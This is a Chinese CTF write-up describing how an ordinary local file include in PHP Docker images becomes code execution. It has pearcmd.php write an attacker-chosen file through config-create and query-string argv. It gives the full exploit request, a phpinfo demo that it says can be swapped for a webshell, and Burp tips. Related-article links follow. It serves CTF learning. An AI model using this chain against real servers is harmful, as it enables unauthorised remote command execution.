
利用pearcmd实现裸文件包含
利用pearcmd实现裸文件包含
在 ctf 中,常常有这样一类题:
题目很简单,一般围绕一个 include 函数展开。
例:
ctfshow 元旦水友赛 easy_include

这类题目没有提供文件上传点,因此不能使用常规方法上传一句话实现命令执行。
裸文件包含是一种针对这类题目的解题手法。
这里引入大佬的文章:https://www.leavesongs.com/PENETRATION/docker-php-include-getshell.html
后面我的研究很多都是基于这篇文章的。
由于没有文件上传点,我们只能利用靶机本身的一些特殊文件的特性写入一句话实现命令执行。
常规的用法是日志文件包含,日志文件有以下特点
- 用户的请求会导致某些日志的跟新
- 用户请求中的某些参数会写入日志里(如User-Agent)
- 日志文件的默认位置一般是确定的
但是在 ctf 环境中,题目大多为 docker 环境,docker 环境下的日志会有很多变数(具体参考上面大佬的文章)
那么,docker 环境下,有没有什么更加普适性的方法来实现文件包含+命令执行呢?
接下来就要引出一个docker环境下很大概率会有的一个工具—— pear包管理系统
pear包管理系统
pecl是PHP中用于管理扩展而使用的命令行工具,而pear是pecl依赖的类库。在7.3及以前,pecl/pear是默认安装的;在7.4及以后,需要我们在编译PHP的时候指定
--with-pear才会安装。不过,在Docker任意版本镜像中,pcel/pear都会被默认安装,安装的路径在
/usr/local/lib/php。
PEAR(PHP Extension and Application Repository)
这是一个PHP 的包管理系统,用于安装和管理 PHP 扩展和库。
PEAR 包管理器通常使用 pear 命令来执行各种操作,例如安装、更新和删除 PHP 包。
关键命令 config-create
我们关注这样一条命令
pear config-create <directory> <filename>
这个命令使用了 config-create 模式,表明要创建一个配置文件
:指定配置文件将保存的目录路径。
:指定要创建的配置文件的名称。
其中,如果我们把写成一句话木马,文件名写成 /tmp/cmd.php
这样,pear就会在 tmp 目录下创建一个包含一句话木马的配置文件。此时,我们再利用 ctf 题目本身的文件包含,包含这个一句话就能实现远控了。
那么,怎么调用到这个 pear 命令行工具呢?
pearcmd.php
pearcmd.php 的默认路径是 /usr/local/lib/php/pearcmd.php
这个文件的第64行 调用了一个 readPHPArgv() 方法来获取参数
https://github.com/AppStateESS/phpwebsite/blob/master/lib/pear/pearcmd.php

这个方法在 Getopt.php 的第273行定义
https://github.com/AppStateESS/phpwebsite/blob/master/lib/pear/Console/Getopt.php
function readPHPArgv()

    {

        global $argv;

        if (!is_array($argv)) {

            if (!@is_array($_SERVER['argv'])) {

                if (!@is_array($GLOBALS['HTTP_SERVER_VARS']['argv'])) {

                    return PEAR::raiseError("Console_Getopt: Could not read cmd args (register_argc_argv=Off?)");

                }

                return $GLOBALS['HTTP_SERVER_VARS']['argv'];

            }

            return $_SERVER['argv'];

        }

        return $argv;

    }
这个函数先尝试获取
$argv,如果不存在就再尝试$_SERVER['argv'],后者我们可通过query-string控制。
$argv 是命令行输入的参数,在ctf场景几乎用不到这个条件。
关键是这个 $_SERVER['argv'],这是我们可以控制的
$_SERVER['argv']
大佬原文的 0x06 的部分提到了这个参数的读取原理
https://www.leavesongs.com/PENETRATION/docker-php-include-getshell.html
docker环境下的 php.ini 会默认开启 register_argc_argv 这个配置

开启这个配置之后,我们get请求的参数就会被读取进 $_SERVER['argv'] 里
像这样


我们能在 phpinfo 里看到这个 $_SERVER['argv'] 的值
利用链
假设题目为:
<?php include($_GET['file']); ?>
那么我们可以构造如下请求(方便演示,这里写入 phpinfo )
/test.php?+config-create+/&file=/usr/local/lib/php/pearcmd.php<?=phpinfo()?>+/tmp/hello.php
此时,服务端接收到的 $_SERVER[‘argv’] 参数就会是这种形式

这里有个坑:请求里的尖括号会被url编码
可以使用burp抓包,并直接修改回原来的符号
由于包含了 pearcmd.php ,那么接收到的参数就会传入pear工具,等价于执行以下命令:
pear config-create /&file=/usr/local/lib/php/pearcmd.php<?=phpinfo()?> /tmp/hello.php
执行这条命令后,会在 /tmp目录下创建一个hello.php的文件,这个文件里面就会带有上面那条命令里的第二个参数(含有一句话木马的字符串)
执行成功后一般会返回如下页面

此时再文件包含生成的 /tmp/hello.php,即可执行 phpinfo() 命令
/test.php?file=/tmp/hello.php

坑点:如果包含文件后发现尖括号被编码了,像这样
那么就不要用浏览器发起请求,直接用 burp 抓包修改回尖括号

同理,phpinfo 换成经典一句话,就可以实现命令执行。
总结
- 文件包含 pearcmd.php
- get 请求传入 参数列表(1. config-create模式 2. 一句话木马 3. 生成文件的位置)
- 文件包含生成的一句话木马文件,实现命令执行
利用pearcmd实现裸文件包含的更多相关文章
- [web安全] 利用pearcmd.php从LFI到getshell
有一段时间没写blog了,主要是事多,加上学的有些迷茫,所以内耗比较大.害,沉下心好好学吧. 漏洞利用背景: 允许文件包含,但session等各种文件包含都已经被过滤了.ctf题中可以关注regist ...
- Vulnhub系列:Tomato(文件包含getshell)
这个靶机挺有意思,它是通过文件包含漏洞进行的getshell,主要姿势是将含有一句话木马的内容记录到ssh的登录日志中,然后利用文件包含漏洞进行包含,从而拿到shell 0x01 靶机信息 靶机:To ...
- ctfshow_web入门 文件包含 学习
文件包含 额,这是一个做题带学习的一个笔记 算是半做题,半学习的笔记吧,所以能写的方法和注解都会写.难免先得啰嗦 由于截图都是白色背景,所以使用夜间模式(右上角哦~)观看比较易于区分图片与浏览器背景 ...
- phpMyAdmin 4.8.x 本地文件包含漏洞利用
phpMyAdmin 4.8.x 本地文件包含漏洞利用 今天ChaMd5安全团队公开了一个phpMyAdmin最新版中的本地文件包含漏洞:phpmyadmin4.8.1后台getshell.该漏洞利用 ...
- php伪协议,利用文件包含漏洞
php支持多种封装协议,这些协议常被CTF出题中与文件包含漏洞结合,这里做个小总结.实验用的是DVWA平台,low级别,phpstudy中的设置为5.4.45版本, 设置allow_url_fopen ...
- php文件包含漏洞(利用phpinfo)复现
利用docker复现该漏洞,访问http://192.168.80.156:8080/phpinfo.php,可以看到页面出现phpinfo页面 再访问http://192.168.80.156:8 ...
- 利用PHP应用程序中的远程文件包含(RFI)并绕过远程URL包含限制
来源:http://www.mannulinux.org/2019/05/exploiting-rfi-in-php-bypass-remote-url-inclusion-restriction.h ...
- php://filter(文件包含漏洞利用)及php://input
1. php://filter 文件包含漏洞:https://blog.csdn.net/fageweiketang/article/details/80699051 筛选过滤应用: 1. 字符串过滤 ...
- PHP文件包含漏洞(利用phpinfo)复现
0x01 简介 PHP文件包含漏洞中,如果找不到可以包含的文件,我们可以通过包含临时文件的方法来getshell.因为临时文件名是随机的,如果目标网站上存在phpinfo,则可以通过phpinfo来获 ...
- 配合php伪协议利用文件包含漏洞
文章来源: https://blog.csdn.net/zpy1998zpy/article/details/80598768?utm_medium=distribute.pc_relevant.no ...
随机推荐
- #裴蜀定理#洛谷 2520 [HAOI2011]向量
题目 分析 首先若 \(a,b\) 都为 0 要特判. 若 \(\begin{cases}x=pa+qb+p'a+q'b\\y=qa+pb-q'a-p'b\end{cases}\) 合并同类项可以得到 ...
- 战码先锋直播预告丨参与文档贡献,开启OpenHarmony社区贡献之旅
OpenAtom OpenHarmony(以下简称"OpenHarmony")工作委员会首度发起「OpenHarmony开源贡献者计划」(本期OpenHarmony开源贡献者计划以 ...
- 我只用了3步,实现了一个逼真的3D场景渲染
给3D模型及环境场景渲染出兼具质感和真实感的材质效果,需要经历几步? 显然,目前的3D模型材质渲染技术,还无法实现简单几步就能搞定的标准化作业来量化,完成一个质量过关的3D模型渲染,一般需要: 1.准 ...
- centos环境tomcat配置SSL
环境: centos7.9 tomcat9 jdk1.8 一.阿里云申请 免费SSL 按照官网的方法并未成功启动! 443 80端口加入安全组 阿里云申请免费ssl 下载后解压将localhost-r ...
- 华为云CodeArts IDE For Python 快速使用指南
本文分享自华为云社区<华为云CodeArts IDE For Python 快速使用指南>,作者:为云PaaS服务小智. CodeArts IDE 带有 Python 扩展,为 Pytho ...
- 物联网浏览器(IoTBrowser)-使用深度学习开发防浸水远程报警
一.起因 新房子买在2楼,反水概率较大,加上无良开发商的劣质材料,就我所在楼栋已经发生几起反水事件,而且是高层反水,有几户重复出现反水,原因是管道中间有一个钢筋 :( 二.解决方案 1.水浸传感器+W ...
- JavaServlet类
"感谢您阅读本篇博客!如果您觉得本文对您有所帮助或启发,请不吝点赞和分享给更多的朋友.您的支持是我持续创作的动力,也欢迎留言交流,让我们一起探讨技术,共同成长!谢谢!" 介绍Ser ...
- 力扣1045(MySQL)-买下所有产品的客户(中等)
题目: Customer 表: Product 表: 写一条 SQL 查询语句,从 Customer 表中查询购买了 Product 表中所有产品的客户的 id. 示例: 解题思路: 建表语句: 1 ...
- HarmonyOS NEXT应用开发之预加载so并读取RawFile文件
介绍 本示例主要介绍在TaskPool子线程中使用 dlopen 预加载 so 库并使用句柄调用库函数的方法,以及在Native中使用 pread 系统函数读取Rawfile文件的部分文本内容,并添加 ...
- 3千字带你搞懂XXL-JOB任务调度平台
思维导图 文章已收录Github精选,欢迎Star:https://github.com/yehongzhi/learningSummary 一.概述 在平时的业务场景中,经常有一些场景需要使用定时任 ...